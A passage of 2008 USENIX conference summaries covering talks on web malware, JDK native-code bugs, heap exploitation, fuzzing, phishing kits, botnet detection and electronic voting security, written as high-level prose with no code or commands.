Daniel Sandler concluded by noting that the source code to VoteBox will be available soon at http://votebox.cs.rice.edu/.

Ari Feldman inquired about the potential ballot secrecy risk of permitting voting machines to broadcast messages outside the polling location. Daniel Sandler noted that VoteBox relays such messages through a separate listener device located in the polling place, and such a device could be configured to detect information leaks (e.g., hidden timing channels). Ka-Ping Yee pointed out that it would be useful to determine the minimal set of Java components necessary to build VoteBox in order to better enumerate the trusted components of the system.

- ***The Ghost in the Browser and Other Frightening Stories About Web Malware***
  Niels Provos, Google, Inc.

Summarized by Ben Ransford (ransford@cs.umass.edu)

For his invited talk, Niels Provos promised a less academic—but more detailed, and therefore more frightening—version of the talk he gave during the Web Security technical session. The basic motivating point was the same, namely, that an underground economy thrives by exploiting PCs via Web-based malware and that the security community needs to understand the problem and develop solutions.

A fundamental problem that lacks a solution, according to Provos, is that the underground economy is not well understood, although studies such as Stefan Savage's (ACM CCS '07) are beginning to illuminate these dark corners. People meet in IRC channels to swap lists of credit card numbers, coordinate labor, and buy and sell harvested personal details. These resources are cheap and plentiful: A content provider might receive a few dollars for every 10,000 unique visitors it exposes to Web-based malware. Provos emphasized that the security community needs to find a way to make the business of botnets more expensive to conduct.

Google's unique position as a repository and conduit for much of the Web's information gives Provos and his collaborators unique opportunities for analysis. Provos described Google's method of discovering drive-by downloads, which exploit browser vulnerabilities to execute code on unsuspecting users' PCs and are often planted in legitimate Web sites by miscreants exploiting vulnerabilities in Web applications. (This part of the talk reiterated details from Provos's paper presentation.) Provos claimed that Google has been monitoring the use of JavaScript in exploits for about two years. Techniques they have seen include all manner of homebrew encryption functions, the most pernicious of which use their own decryption functions as the decryption keys; not-so-clever obfuscation; horribly nasty obfuscation; and combinations of these. Compounding the problem, exploit writers adapt very quickly to newly discovered vulnerabilities. For example, within a week of the disclosure of an animated cursor bug in Windows last year, the majority of the exploit code Google observed targeted that vulnerability.

Provos emphasized that, because exploits appear in Web sites of every type, no part of the Web can be considered safe. Attackers target general-purpose Web applications, meant for purposes such as forum hosting and database administration, that are used across the Web. Furthermore, the modern Web bristles with third-party widgets that expose users to content from many different providers at once, and attackers are constantly gaining sophistication. The talk was rich with examples of ways in which clever malware authors use infected machines. Provos described an HTTP-based spamming botnet in which clients fetched batches of thousands of email addresses from a central Web server, then reported back after attempting to spam those addresses; this botnet appeared to know twenty-five million valid email addresses. Furthermore, Google observed that this botnet's kernel driver failed to install on some of its Windows test machines, so it sent a diagnostic memory dump to the central server. Other malware exfiltrates users' address books, which are almost certainly full of valid email addresses. Many malware programs record and upload all of the information users enter into Web forms. Provos told of an Apache module, inserted via an Apache vulnerability, that randomly injects polymorphic JavaScript code into outgoing HTTP responses. Other exploits behave selectively—for example, becoming malicious only when served to English-speaking users.

Users and server administrators can minimize their susceptibility by staying abreast of software updates and by using antivirus software. This is well known, but Provos pointed out nuances throughout his talk. First, it is easy to set up a Web site, but many Webmasters have no idea how to install security patches. Google tries to contact Webmasters when it finds exploit code on their sites, and it is working with volunteers from other organizations to help Webmasters, but it cannot provide one-on-one help to everyone. Second, running a fully patched database server does not protect against the kind of sloppy programming that invites exploits such as SQL injection. Third, people who use pirated software lag far behind patch cycles because doing otherwise might expose them to vendors' countermeasures; this problem is especially bad in countries where software piracy is common. Finally, the quality of antivirus engines varies widely; in Google's malware-hunting experience, detection rates with different engines have fluctuated from around 30% to around 80%. Provos advocated education of both users and Webmasters, but he acknowledged that this is an area that needs a great deal of further work.

An audience member asked about liability: Are the Webmasters of compromised sites ever held liable? Provos pointed out that many large sites use software—much of it free—that they did not write. He suggested that in the future Webmasters might use more aggressive automatic updating, intrusion detection systems, and periodic checking for their own sites in lists of compromised sites. He mentioned the "stopbadware" forum on Google Groups, where Webmasters and volunteers discuss specific problems and solutions. Rik Farrow pointed out Provos's focus on Internet Explorer, then mentioned alternative browsing strategies such as using separate virtual machines for separate purposes or booting from a live CD to do sensitive browsing; both of these approaches suffer from usability problems. Provos agreed. Another audience member mentioned Greenborder, a company Google has acquired, but a topic on which Provos could not comment. The audience member then asked whether the security community might sometime endorse a single safe browser; Provos acknowledged the possibility and mentioned that some people were working on safe browsers; he mentioned the OP browser presented at this year's Oakland conference as an example. [Editor's Note: You can read about this browser in the August 2008 issue of *;login:*.]

SOFTWARE SECURITY

Summarized by Andrew Brown (ackbie@yahoo.com)

- ***An Empirical Security Study of the Native Code in the JDK***
  Gang Tan and Jason Croft, Boston College

Gang Tan spoke for his team about their investigation into the security of the native code found in the standard JDK. Tan notes that there has been a significant amount of work in verifying the Java (non-native) model in the JDK, but little on the native sections, of which there are approximately 800,000 lines of code in JDK 1.6.

The group used Splint, ITS4, and Flawfinder static analysis tools as well as custom tools that looked for common C errors such as buffer overflows and specific errors spelled out in the JNI manual. The advantage to using several tools is that the researchers were able to get very good coverage. The downside is that there were many false positives, which required manual verification. Because of the size of the code and because verifying the bugs was so slow, the group decided to focus on the code under the java.* package hierarchy.

The researchers were able to find many bugs in several categories. The first category was mishandled JNI exceptions. Unlike throwing an exception in normal Java code, doing a Throw() does not interrupt the flow of JNI code as would normally be expected. As a result, there were 11 instances where the developer failed to manually stop the flow of execution after throwing an exception. The second category of bugs occurred where JNI code stored pointers back into Java, where they were kept as Java ints. In some cases, it was possible for the Java code to change this value arbitrarily, which would certainly cause a crash when it was later dereferenced as a pointer in C.

Tan concluded by calling for tools with more sophisticated inter-languages analysis support and for sections of the JDK that are currently written in unmanaged code to be written in managed code if possible. An audience member asked whether the group had reported these bugs. Tan responded that they had. Somebody else asked whether they had considered using commercial tools that did not have as many false positives. Tan said they would look into it. Finally, Tan clarified that they had written exploit code to prove that some of the bugs are exploitable.

- ***AutoISES: Automatically Inferring Security Specifications and Detecting Violations***
  Lin Tan, University of Illinois, Urbana-Champaign; Xiaolan Zhang, IBM T.J. Watson Research Center; Xiao Ma, University of Illinois, Urbana-Champaign, and Pattern Insight Inc.; Weiwei Xiong, University of Illinois, Urbana-Champaign; Yuanyuan Zhou, University of Illinois, Urbana-Champaign, and Pattern Insight Inc.

Lin Tan spoke for her team on the use of check functions to protect security sensitive operations (SSOs). The central premise is that, before these critical sections of code can run, special security checks must be performed to ensure the safety of the operation. Typically this check is code, such as Linux's security_file_permission() function, which should be called before file read/write operations to make sure that the user has the correct permissions. Tan stated that, although this type of function should always be called, inevitably there will be times when it is not. The authors created a tool that tries to check whether every instance where a security check is required calls the security check function.

One difficulty is converting high-level conditions such as "protect all file operations" into low-level rules that a source code checker can find. The group used the assumption that if an SSO needed to be protected by a check function, then most of the time it would be. In other words, forgetting the check is relatively rare. Another problem is that there are many ways to perform the same kind of operation, which leads to the challenge of locating which sections of code should be counted as SSOs. The group analyzed the SSOs where the check function was used properly and made them into a template for creating the general rule. The group found that an SSO represented as a "group of data structure accesses" allowed the checker to locate sections of code that should be protected by a check function but was not currently protected. The results of running the checker on the Linux and Xen codebases found 84 rules with 8 violations, with only 2 false positives.

Tan concluded that it was feasible to extract rules from existing code and to use those rules to find violations. One audience member suggested that the function might do different operations depending on the arguments. Another asked how the false positives appeared. Tan replied that the violation the checker found technically was a violation, but it was not of a variety that code authors meant to protect against.

- ***Real-World Buffer Overflow Protection for Userspace & Kernelspace***
  Michael Dalton, Hari Kannan, and Christos Kozyrakis, Stanford University

Michael Dalton presented a hardware-based method for providing runtime buffer overflow protection. Dalton started the talk by reviewing existing buffer overflow protections implemented in hardware (e.g., nonexecutable pages), compilers (e.g., StackGuard), and kernels (e.g., W^X). He noted that these protections made buffer overflows more difficult but that that they were insufficient.

The challenge is creating a system that works with unmodified binaries, catches most types of overflows, works in both user and kernel space, and does not slow down the execution of the binary. The group's answer is a dynamic information flow tracking (DIFT) architecture that adds extra taint bits to hardware registers. The system marks any memory that comes from input as tainted. Tainted memory is propagated from source operands to destination operands throughout the execution of the binary.

A key question is how memory can become untainted. The group considered forms of bounds checking but found that it broke legitimate code. Instead, the researchers opted for a method that recognized that buffer overflowing code relies on injecting new pointer values into memory. Their approach dictates that the hardware track user data and legitimate pointers. The enforcement rules are that all pointer values must be derived from known-good pointers and that tainted code should not be executed. Tainted data can, however, be used as an offset from a real pointer. Dalton detailed the procedures they used for finding pointers in the binaries and the libraries they used. They successfully booted Linux on the system with only a small amount of modification and found buffer overflows in user-space programs.

An audience member asked whether there was a way to prevent user data from being corrupted. Dalton answered that there is not enough information at the hardware level to decide what constitutes corruption. Another audience member asked whether pointers were sent over the network. The answer was that OpenSSH does actually send pointers over a local socket and so an exception had to be made for that.

INVITED TALK

- ***Managing Insecurity: Practitioner Reflections on Social Costs of Security***
  Darren Lacey, Chief Information Security Officer, Johns Hopkins University/Johns Hopkins Medicine

Summarized by William Enck (enck@cse.psu.edu)

Darren Lacey began his talk by explaining the title, "Managing Insecurity." With new security concerns constantly arising, and no clear solutions, IT departments frequently must do their best to manage their systems in the face of insecurity. Darren explained that he was giving the talk from the perspective of nonprofit organizations, which exhibit characteristics such as diverse management structures, a wide range of information collection, limited resources, and interesting and important missions. His goal was to explain to security researchers how bosses see risk and to incite interest among researchers to develop novel solutions for the problems encountered by organizations like his. The talk was divided into three sections: a discussion of risk in hospitals, information security challenges at the ground level, and areas in need of academic pursuit.

As Chief Information Security Officer at Johns Hopkins Medicine, Darren sees risk differently from the typical IT department. A hospital's greatest risk involves the lives of its patients. Seven percent of patients in academic medicine fall victim to mistakes during medical procedures. A study in the Johns Hopkins ICU showed that each patient requires 178 discrete actions per day. Given a 1% mistake rate, there are an expected two mistakes per patient per day. Technology can be applied to reduce mistakes, but many complications and new risks result. For example, "wiring" hospitals and using Electronic Medical Records (EMRs) can reduce operational costs and eliminate illegible instructions and prescriptions, but it creates privacy concerns and legislature-mandating compliance. It also eliminates many redundant checks between the doctor and the pharmacist that frequently correct errors. Furthermore, it can result in additional risk for the hospital when computers contradict doctors who prescribe safe levels of medicine in combinations that otherwise conflict. The latter is resolved by creating an elaborate list of "exceptions." All of these new risks increase the demand for IT infrastructure and personnel.

Managing the IT infrastructure of a hospital is an unforgiving and never-ending task. Significant resources are devoted to legal and regulatory compliance, with e-discovery requiring nontrivial effort in an organization with dozens of different email systems. Darren stated, "Nearly every security decision undermines security somewhere else." Previously, the first person to arrive would stay logged in all day so that equipment could be quickly used. To make logging-in easier, a single sign-on system was implemented. Now, the person with the most access stays logged in. In many cases, efforts toward compliance are realized as simply slowing down noncompliance. For example, Darren is frequently asked why he sets password change polices when stronger, longer-lasting passwords are more secure. Unfortunately, in medical environments people continually hand out their passwords, and forcing change limits the risk of each disclosed password.

The core security trade-off that must be asked is, "How much are you willing to screw things up to improve security?" For example, whitelist firewall polices are a recommended best practice. Unfortunately, even the vendors do not always know everything that is supposed to run; this ends up killing people. In one case, a vendor responded, "Don't shut that down; that might be the emergency port." Security tools can never be initially deployed in "enforcing mode," and they must be watched carefully to ensure that the system will not break when the switch is flipped. Security has a cost. It adds complexity, slows things down, and reduces creativity. It takes resources from other worthwhile IT projects. If you are very effective, the users hate you, which means you get less funding. If you are ineffective, the users hate you, which again means you get less funding. In summary, "security is a virtue, but it isn't the only virtue."

Darren finished the talk by discussing areas for academic research endeavors. On the forefront is usability. Most security tools are used and maintained by nonsecurity people. Security researchers also need to work with economists. Darren recently attended the Workshop on Economics in Information Security (WEIS), and he noted a lack of focus on a number of important security problems. Finally, he noted hopes of further research in measurements. He believes that useful measurements will come from sampling, using technologies such as honeynets, but the goals of such work are still unclear.

Audience questions, significantly, focused on the security implications of outsourcing, especially overseas outsourcing. Overall, Darren responded that the best method is to work with one vendor for all outsourcing needs. However, the amount of outsourcing they do has been decreasing. Much software is developed in-house, and transcription, which accounts for a large percentage of outsourcing, is decreasing in general and will eventually take care of itself. There were also questions raised about electronic devices taking over nursing tasks, as well as security concerns since these devices are connected to the corporate network. Darren replied that this is one of his favorite "scare stories." FDA regulation is mostly beneficial, but because security is an iterative process, you cannot get devices patched easily. One day this shortcoming is going to be acknowledged, and that will fundamentally change the way devices are developed.

WORK-IN-PROGRESS REPORTS

Summarized by Kevin Borders (kevin.borders@gmail.com)

- ***Detecting Injected TCP Reset Packets***
  Nick Weaver

Reset injectors need to send multiple reset packets to be reliable, and they can be detected for this reason. P2P blocking has been witnessed with Sandvine, an Israeli ISP, and others that were identifiable based on signatures, such as anomalies in sequence and ACK number increments between reset packets. Weaver's techniques can be used to detect DNS spoofing, ARP poisoning, and other attacks. As a separate "WIP-Let," Weaver discussed potential intrusion-detection policies for stopping DNS packet injection for the recently announced vulnerability which involve alerting in response to two conflicting DNS responses.

- ***ROFL: Routing as the Firewall Layer***
  Steve Bellovin

The idea is to take the port number, append it to the IP address, and route to the entire /48 address. In this way, packets are dropped early (in the routing layer) instead of at the endpoint firewall. There are some disadvantages, however, including routing table size and a hacker's ability to map services without a scan.

- ***A Web Without the Same-Origin Policy***
  Francis Hsu

The same-origin policy gets in the way of some Web applications and allows too much access for Web applications located on the same domain. To address this problem, Hsu proposes blocking access to everything, and then treating pages as objects to enable necessary interaction between them.

- ***The Cost of Free Calls: Identifying Accents in Encrypted Skype Traffic***
  Paul DiOrio

Despite encryption, you can extract a fair amount of information from VoIP traffic based on variable bit rates. Previous research shows that the language and specific phrases can be identified in this manner. DiOrio's research looks at detecting different accents based on the encoding bit rate. Preliminary results show that the average accuracy of differentiating accent pairs is 73%, with the best being Italian/Japanese at 91% accuracy.

- ***Mementos, a Secure Platform for Batteryless Pervasive Computing***
  Benjamin Ransford

Batteryless computing is hard; you have no battery, little time to compute, and very few resources. The goal of Mementos is to enable long-running computations on batteryless devices. The idea is to execute a little bit and then write results to nonvolatile storage before losing power.

- ***Debian, OpenSSL, and SSL Certificates***
  Hovav Shacham

There was a bug in OpenSSL where the Debian folks accidentally removed code to generate entropy, leading to keys in a 32,000-value space based solely on process ID. Shacham conducted a survey of SSL keys installed on popular Internet sites four days after the vulnerability was disclosed and found that 279 out of 43,491 certificates contained bad keys, including many key collisions.

- ***An Enhancement of Windows Device Driver Debugging Mechanism for VMM-based Live Forensics***
  Andy Ruo

There is no direct way to transfer information between a virtual machine and the host operating system. Ruo is working on a system for mapping certain regions of memory from the guest VM to the host OS to enhance debugging.

- ***Botnet Enumeration: The Nugache Case***
  Sven Dietrich

Nugache is a bot that uses peer-to-peer communication with encryption for command and control. Dietrich queried Nugache bots for information about connected peers, version, etc. One particularly interesting result was that the number of reachable nodes on the botnet declined significantly following each "patch Tuesday" every month.

The accepted WiPs abstracts can be found at http://www.usenix.org/events/sec08/wips.html.

2nd USENIX Workshop on Offensive Technologies (WOOT '08)

July 28, 2008
San Jose, California, USA

PAPERS

Summarized by Joshua Mason (josh@jhu.edu)

- ***Engineering Heap Overflow Exploits with JavaScript***
  Mark Daniel, Jake Honoroff, and Charlie Miller, Independent Security Evaluators

Jake Honoroff discussed a new mechanism for controlling the heap in browser-based attacks using the JavaScript engine. The technique allows attackers reliable control of the temporal deallocation of memory by forcing garbage collection. Honoroff's analysis was conducted on the WebKit JavaScript implementation, wherein garbage collection is triggered either by a timer or by necessity. The garbage collection timer in WebKit will not preempt a running script to deallocate memory. Thus, Honoroff forces the invocation of the need-based garbage collection routine by allocating large portions of memory via object instantiation and subsequently removing references to the created objects.

More specifically, attackers can force very specific heap layouts by allocating large arrays of objects and simply removing the references for any objects that need be deallocated. Then, by allocating and immediately unreferencing enough objects to trigger garbage collection, the attacker forces the deallocation of memory and has the exact heap layout necessary to complete the attack. More succinctly, Honoroff's methodology allows certain vulnerability types that previously could only be exploited unreliably to be exploited with virtual certainty.

- ***Experiences with Model Inference Assisted Fuzzing***
  Joachim Viide, Aki Helin, Marko Laakso, Pekka Pietikäinen, Mika Seppänen, Kimmo Halunen, Rauli Puuperä, and Juha Röning, University of Oulu, Finland

Joachim Viide presented work that attempts to model and subsequently fuzz file formats automatically. Naive file-format fuzzing simply generates a large number of files by flipping random bits in an input file. This approach allows the fuzzer to change fields present in the existing objects to unexpected values but not to create an invalid number of valid objects or order certain objects in an unexpected fashion. Thus, naive file fuzzing typically yields very limited code coverage.

Viide's model inference relies on automatically learning a context-free grammar from a selection of files of the specified file format. To train their models, the authors generate between 10 and 100 files by hand. The audience argued that creating these training files by hand presupposes some knowledge of the underlying file format, but the authors decided not to use a randomly harvested corpus, owing to copyright and privacy concerns.

The derived context-free grammar then allows the fuzzer to automatically generate or omit entire objects when creating files of a given format. File generation is accomplished by choosing a random probability, or "fuzz factor." The fuzz factor acts to decide, during file generation, whether a grammar rule is to be skipped, processed normally, or repeated twice. The results of their fuzzing technique were fairly impressive. The authors chose to fuzz compression/archiving file formats (e.g., ace, arj, bz2, gz, zip). They generated at most 320,000 files per file format and used them as inputs to antivirus software. These files yielded 51 unique crashes in five different pieces of antivirus software using 10 different file formats.

- ***Insecure Context Switching: Inoculating Regular Expressions for Survivability***
  Will Drewry and Tavis Ormandy, Google, Inc.

Tavis Ormandy presented work that explores the insecurities present in popular regular expression engines. Many of these engines now exist in both popular software and popular programming languages. Ormandy and Drewry designed an engine to fuzz these common regular expression engines and were able to discover vulnerabilities in SQL, PHP, TCL, Adobe Acrobat Reader, Adobe Flash, Safari, and even GnuPG.

The engine itself is written in C and attempts to generate regular expressions that will break regular expression interpreters. The process begins by randomly choosing both the expression length and the beginning term. The regular expression then expands from the inside out by randomly choosing subsequent terms. It uses feedback from GCOV, a program coverage tool used in conjunction with GCC, as input to a feedback loop that chooses paths that will trigger new portions of code. Using their fuzzer, they discovered exponential-time execution and/or compilation vulnerabilities in all tested regular expression implementations.

Because of this last revelation, an audience member asked Tavis to recommend a regular expression engine. Tavis seemed to indicate a lack of confidence in any currently available libraries but seemed hopeful about those that are being developed. He also expressed his hope that current regular expression engines would improve in the near future.

PAPERS

Summarized by Sam Small (sam@cs.jhu.edu)

- ***There Is No Free Phish: An Analysis of "Free" and Live Phishing Kits***
  Marco Cova, Christopher Kruegel, and Giovanni Vigna, University of California, Santa Barbara

Marco Cova presented a study of Internet phishing kits. Phishing is a form of identity theft in which attackers try to elicit confidential information (e.g., online bank-account information) from Internet users. These attackers, or phishers, frequently deploy Web sites that look nearly identical to legitimate Web sites, often fooling unsuspecting visitors. The information collected from such phishing attacks is frequently used to support illicit and fraudulent activity. The phishing kits examined by this study were all obtained freely from underground distribution and live phishing sites.

In particular, the study focuses on the organization and technical sophistication of phishing kits. Its results provide some insight into the current motivations and modus operandi of phishing kit authors and distributors. After surveying more than 500 phishing kits, the researchers were able to document a number of characteristics common to many of them. Of the kits included in the survey, the vast majority target online banks and auction Web sites such as PayPal, Bank of America, and eBay.

Marco and his colleagues also discovered that the kits themselves are frequently designed to defraud inexperienced phishers through vulnerabilities and back-door mechanisms in the kits. To prevent detection by suspicious phishers, the authors of such kits use various methods, from ones as simple as diverting a phisher's attention with misleading source-code comments to code hiding and obfuscation techniques.

One audience member asked whether the discovery of back-door mechanisms in the phishing kits was a result of the survey or served as its inspiration. Marco explained that such functionality was not expected initially and was discovered early on while analyzing one kit in particular. This led the researchers to develop the infrastructure used for their survey to identify similar functionality in other kits. Another audience member inquired about those phishing kits described in the survey without back-door mechanisms and asked what motivation people have to freely distribute such kits. Marco reasoned that in some cases the back-door functionality may have been removed by discerning phishers before installation.

- ***Towards Systematic Evaluation of the Evadability of Bot/Botnet Detection Methods***
  Elizabeth Stinson and John C. Mitchell, Stanford University

Elizabeth Stinson began by posing a question: "Is there a way to systematically evaluate the evadability of a [botnet] detection method?" She went on to explain that as researchers continue to develop various botnet-detection methods, concerns about the evadability of each method (i.e., a botnet's ability to evade detection) invariably arise. The purpose of Stinson's work is to analyze how to accurately and objectively evaluate these concerns. Elizabeth was quick to acknowledge that evadability is not the only significant factor to consider when evaluating a detection method; however, it serves as a consistent litmus test to asses both utility and practicality across various detection techniques.

After reviewing some basic background information on bots, Stinson presented a framework developed by herself and co-author John Mitchell for measuring the evadability of botnet detection methods. Central to this metric are two costs: implementation complexity and effect on botnet utility. Implementation complexity is a qualitative measure of the effort to which an attacker must go to alter its bots to evade detection; the latter cost embodies an attacker's net reduction in botnet utility as a consequence of successful evasion of particular detection techniques. Stinson next discussed leading botnet detection methods, current evasion tactics, and, using their evaluation framework, the related costs. This evaluation led to a number of suggestions for improving existing and future detection methods.

One audience member wondered whether botnet detection is difficult in practice. Stinson explained that difficulty in detecting botnet activity is contingent upon a number of conditions including, among other circumstances, the perspective of the observer and the design of a botnet's command and control structure. Another audience member added that in enterprise environments in particular, detection and removal of even a handful of bots is often given high priority because of concerns of data theft and that, in general, current automated detection methods are imperfect.

- ***Reverse Engineering Python Applications***
  Aaron Portnoy and Ali-Rizvi Santiago, TippingPoint DVLabs

Portnoy and Santiago discussed the exposure of program structure inherent to programs written in dynamically typed program languages (e.g., Python and Ruby) and spoke about their experience leveraging such exposure to reverse-engineer Python binary applications. Owing to late-binding, applications written using dynamically typed programming languages often contain object metadata that is not typically present in statically typed programs.

In their presentation, Portnoy and Santiago demonstrated how this information can aid disassembly, decompilation, code object modification, and arbitrary instrumentation of Python applications. Using such techniques, they developed an application called AntiFreeze that is capable of visualizing and modifying Python binaries. Portnoy and Santiago demonstrated the value of AntiFreeze by presenting a case study reverse engineering a commercial Python application: Disney's Pirates of the Caribbean Online. Using AntiFreeze, the presenters were able to quickly and meaningfully modify the application, an MMORPG, granting their avatar otherwise unobtainable capabilities.

As the adoption of Python and other similar languages grows, Portnoy suggested that developers of dynamically typed applications should be wary of making assumptions about the privacy of their application logic, given the ease with which such programs can be reverse-engineered. Santiago suggested a number of possible approaches to mitigate exposure—for instance, modifying the Python interpreter. The presenters have publicly released AntiFreeze as a Google Code project. The URL is http://code.google.com/p/antifreeze/.

- ***Exploitable Redirects on the Web: Identification, Prevalence, and Defense***
  Craig A. Shue, Andrew J. Kalafut, and Minaxi Gupta, Indiana University

Internet users may notice that when contacting a Web site, their browsers are, on occasion, automatically redirected to addresses other than those explicitly provided. This is frequently done to seamlessly track user behavior, display moved content, and correct common typing mistakes in domain names. Under some circumstances (e.g., phishing attacks), attackers are able to exploit this redirection behavior to direct users to untrusted and malicious Web sites via links that appear superficially benign. These open redirects and their exploitation were the subject of Craig Shue's presentation.

One particular goal of Shue's research is to develop heuristics that automatically identify open redirects on the Web. Doing so allows Shue and his colleagues to measure the prevalence of such phenomena and provides an opportunity to mitigate their abuse by attackers. To evaluate their technique, they evaluated a large number of links for potential redirects. The links themselves came from three distinct data sets, each representing a different perspective on typical Internet usage. Of the three data sets, one consisted of links from the most popular Web sites (overall and by category) according to the Alexa Web Information Service. The other two data sets were composed of links from sites visited by members of Shue's Computer Science Department as recorded by their DNS queries and from the DMOZ open directory project. An evaluation of the researchers' techniques using these data sets yields positive identification of redirects in more than 58% of all tests.

Next, Shue proposed a number of approaches to reduce the opportunities for exploitation of open redirects. For each approach Shue detailed both positive and negative aspects, highlighting the challenges to protecting users from exploitable redirects. Some audience members inquired about the seriousness of this threat in light of other common system and network attacks. Shue and other members of the audience expressed the opinion that although such comparisons can be made, they are generally less beneficial than finding ways to mitigate or eliminate these threats.

PAPERS

Summarized by Joshua Mason (josh@jhu.edu)

- ***Modeling the Trust Boundaries Created by Securable Objects***
  Matt Miller, Leviathan Security Group

Matt Miller presented his work on automatically discovering data flows between trust boundaries in the Microsoft Windows operating systems. Trust boundaries are divisions between privilege levels on a system (e.g., different user accounts or user versus administrator privileges). Discovering paths of data flow between privilege levels allows software auditors to audit only those sections of code where vulnerabilities might actually lead to privilege escalation attacks. Using Miller's method, the auditor can quickly and automatically discern the relevant attack surface.

Miller's technique employs Microsoft's concept of a securable object to find the relevant data flow paths. A securable object is merely an abstraction for various system resources, including processes, files, registry keys, and so on. Each of these securable objects has a security descriptor that defines a series of access control lists. Monitoring these objects both dynamically and statically allows an auditor to discover those objects that allow complementary operations between access levels on the same object. For example, if a file can be written to by a given user and read from by the administrator, the file acts as a communication channel between the user and the administrator.

In addition to granting the ability to identify these privileged communication paths, the implementation of dynamic securable object monitoring allows an auditor to collect data on running systems that will allow auditors to identify paths of communication that actually occur. Merely discerning a user's ability to write to a given executable and an administrator's ability to execute it does not give any evidence that this actually occurs in practice. So, by letting a real machine run and collecting data over time, Miller is also able to discern data flow paths that are likely to occur.

2008 USENIX/ACCURATE Electronic Voting Technology Workshop (EVT '08)

July 28–29, 2008
San Jose, California, USA

NEW DIRECTIONS AND REFLECTIONS ON OLD DIRECTIONS

Summarized by Rik Farrow

- ***You Go to Elections with the Voting System You Have: Stop-Gap Mitigations for Deployed Voting Systems***
  J. Alex Halderman, Princeton University; Eric Rescorla, RTFM, Inc.; Hovav Shacham, University of California, San Diego; David Wagner, University of California, Berkeley

Eric Rescorla spoke very, very fast about tactics for reducing the risk of using existing electronic voting equipment, such as Election Management Systems (EMSes), Direct Recording Electronic (DRE) machines, and optical scanners. Research has shown that viruses can be spread between management, voting, and voting counting devices, and this work focuses on uncovering data flows and preventing the spread of viruses among devices.

They considered elections as having five phases: device initialization, voting, early reporting, tabulation, and auditing. Device initialization, the writing of ballot definitions to memory cards, can easily spread a virus from the EMS to each DRE. The EMS can itself be infected from a reused memory card, so their advice is never to reuse memory cards, but to preserve used cards as evidence and buy new cards for each election. For commodity cards, this could cost as little as $0.10 per voter, but for proprietary ones (used in Premier/Diebold and some Hart devices), this is out of the question. They propose using a special-purpose initialization device that erases cards without first reading them, installs the ballot definitions, and gets physically reset before initializing the next card.

After voting, early reporting represents the next danger point. They suggest using a sacrificial EMS just for early reporting. During the tabulation phase, they again suggest using a sacrificial EMS and performing a manual audit, comparing the results of EMS tabulation and a random selection of summary tapes. As an alternative, before being passed to the EMS the memory cards would be read on a separate device and the output sanitized so that it can only include election results.

The first questioner mentioned that election officials are "tight on money like you can't believe" and wondered what could be done with a nickel per voter. Eric suggested performing audits first, and replacing memory cards each time, while admitting that replacing cards is infeasible given the budget, but it is the best and safest thing to do. Josh Benaloh then asked, "Why not trust cards you just purchased?" Eric responded that devices from the factory might not be trustworthy, and if the EMS gets compromised, it's game over.

- ***Administrative and Public Verifiability: Can We Have Both?***
  Josh Benaloh, Microsoft Research

Josh described the difference between administrative and public verifiability: The first puts all the trust in some special group of people, whereas the second presents the best solution. But getting the public to believe this, and to participate in verifying the accuracy of elections through the use of cryptographic checks, is difficult. He then described a system that combines features of both types of checking.

Josh's solution relies on changes to optical scanners. Optical scanners tally votes as ballots are fed into them, and he wants scanners to encrypt the results of the scan, save the encrypted result and give a paper receipt to the voter, print the interpretation of the scanner on the ballot with a digital signature, and, finally, allow the voter to cancel and return a ballot. The returned ballot should match the voter's paper receipt and a published digital signature created when the ballot was scanned. Current optical scanners can return a ballot in the case of an overvote, but not print on ballots.

Barb Simons called his solution simple and eloquent, then asked what happens if she cancels her ballot. Josh answered that she gets to keep that ballot, then vote again on another ballot. Peter Neumann suggested that some election administrator could limit voters to two ballots, then defraud you on the second one. Josh countered that, to the optical scanner, all ballots appear alike (i.e., there are no serial numbers). Another person asked how we know that the cancelled ballots represent a sample of actual ballots that have been cast. Josh replied that this is a simple system by design and that you gain confidence that the system works correctly by checking that recorded yet cancelled votes match the challenges made by voters.

- ***The Case for Networked Remote Voting Precincts***
  Daniel R. Sandler and Dan S. Wallach, Rice University

Dan Wallach began by saying that, as a security person, you never want to see voting on the Internet. You want a physical presence for equipment, witnessing by election officials, and an environment free of coercion. But remote voting, for example, for soldiers overseas, could be made secure, and he used postal voting as an example. Vote by mail relies on the voter marking his or her ballot, sealing it inside an envelope, then adding the voter name/signature to the outside of the envelope, something that gets removed before the vote gets counted. Provisional ballots work similarly, where ballots get a double enclosure, with the voter's info on the outer envelope.

Their design builds on VoteBox (see the paper in the Security proceedings) to include remote electronic voting (RemoteBox). The remote polling place is maintained and monitored by trusted nonpartisan officials who can authenticate voters against a voter database using the same identification systems as used today. The voter gets an electronic ballot on a VoteBox system and then votes, with the encrypted results being broadcast using Auditorium to provide tamper-resistant voting logs. The encrypted ballots are either locally written to a tamper-proof device or sent via a one-way channel (data diode) to a public medium for the posting of provisional ballots.

Someone asked whether Voter Verified Paper Audit Trail (VVPAT) could be used with this system. Dan replied that this system allows the same cast-or-challenge method as Josh's. When a vote gets challenged, it will not be counted, but it will still appear on the public media (encrypted) and can be checked for accuracy. Someone else asked whether the auditing could be local, and Dan said that VVPAT could be added if wanted. Brad Talent, an election official from LA, said that nothing is more odious than comparing signatures on mail-in ballots after an election. What gets lost is the whole face-to-face identification process. Dan responded that this process is digital, and a photograph of the voter could be included with the digital envelope.

PANEL

Summarized by Eric W. Smith (ewsmith@stanford.edu)

- ***How Can Researchers and Election Officials Better Work Together?***
  Moderator: Joseph Lorenzo Hall, University of California, Berkeley

  Panelists: Jeremy Epstein, Software AG and Verified Voting Foundation, Consultant to Kentucky Attorney General on Voting Systems Security; Elaine Ginnold, Registrar of Voters, Marin County, California; Gregory Luke, Strumwasser & Woocher LLP; David Wagner, University of California, Berkeley; Steve Weir, Registrar of Voters, Contra Costa County, California, and President, California Association of Clerks and Election Officials (CACEO)

First each panelist spoke for a few minutes.

Ginnold praised the recent increase in research on election administration (with much funding and many papers published recently), but he cautioned that its impact often depends on collaboration and communication with election officials, which is best achieved when the research is relevant, displays ethics, and is well documented. Relevant research helps election administrators solve real-world problems. For example, officials received complaints about the use of a random number generator to choose precincts for manual tallying. Researchers suggested a better solution, the use of 10-sided dice, which has been implemented in Marin County and ended the complaints. Ethics in research is also needed to foster collaboration. Researchers must remain objective and neutral and be careful not to become spokespeople for other election activists with more political agendas. Protecting confidentiality can also be key. Finally, research should be documented in careful, scientific publications; these can help counteract inaccurate activist claims, help election officials in discussions with their superiors, and lead to policy changes. Since 2000, election officials have been under attack; Ginnold's suggestions can make them more comfortable collaborating with researchers.

